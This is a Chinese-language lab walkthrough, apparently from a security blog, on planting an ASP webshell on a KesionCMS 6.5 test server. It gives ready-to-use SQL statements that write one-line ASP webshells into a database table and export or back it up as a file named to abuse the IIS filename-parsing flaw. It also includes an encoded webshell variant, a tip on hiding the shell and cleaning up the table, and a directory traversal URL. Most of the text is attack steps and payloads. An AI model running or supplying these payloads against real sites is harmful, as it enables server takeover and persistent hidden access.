# 数据库执行拿webshell

实验靶机：kesion6.5

IE浏览器对 kesion6.5支持性会好点，用IE访问后台

## 数据库插马导出拿webshell







这里可以执行sql语句，我们把一句话写到一张表里，再把它导出来，利用IIS文件名解析漏洞来命名，当然，在这之前需要信息收集到网站的绝对路径，这里网站绝对路径为：

C:\Inetpub\wwwroot\Kesion\


如果不知道网站的根目录绝对路径是什么，可以去备份数据库那里查看




创建表cmd **create table cmd (a varchar(50))**




插入一句话**insert into cmd (a) values ('<%execute request("a")%>')**




导出数据库**select \* into [a] in 'C:\Inetpub\wwwroot\Kesion\a.asp;a.xls' 'excel 8.0;' from cmd**






这里导出会有点慢，有时IIS可能会死掉，需要重启一下才行，不过当管理员重启完服务器后，一句话木马已经写入到网站目录下面了


**http://192.168.10.12/a.asp;a.xls**





成功GETSHELL


忘了说一点，记得 drop table cmd，另外就是**a.asp;a.xls**格式的木马隐蔽性还可以




## 数据库插马备份拿webshell

思路：数据库插马，然后备份成asp文件，选KS\_Collect.Mdb数据库，因为数据量小些。


create table C:\Inetpub\wwwroot\Kesion\KS\_Data\Collect\KS\_Collect.Mdb.cmd  (a varchar(50))



insert into C:\Inetpub\wwwroot\Kesion\KS\_Data\Collect\KS\_Collect.Mdb.cmd (a) values ('┼攠數畣整爠煥敵瑳∨∣┩愾') //此处一点要弄编码，不要有杂的符号




insert into C:\Inetpub\wwwroot\Kesion\KS\_Data\Collect\KS\_Collect.Mdb.cmd (a) values ('<%eval request("x")%>') //插入一句话木马



然后将我们的KS\_Collect.Mdb.cmd数据库备份成asp文件，有时候不成功的话，插马的语句选择是关键。



然后访问对应的URL看是否备份成功**http://192.168.10.12/KS\_Data/Collect/demon.asp**



这里需要多尝试不同的asp一句话马，直到成功为止。

另外科迅6.5有目录遍历漏洞

http://192.168.10.12/admin/KS.adminfiles.asp?uploadDir=../../../..

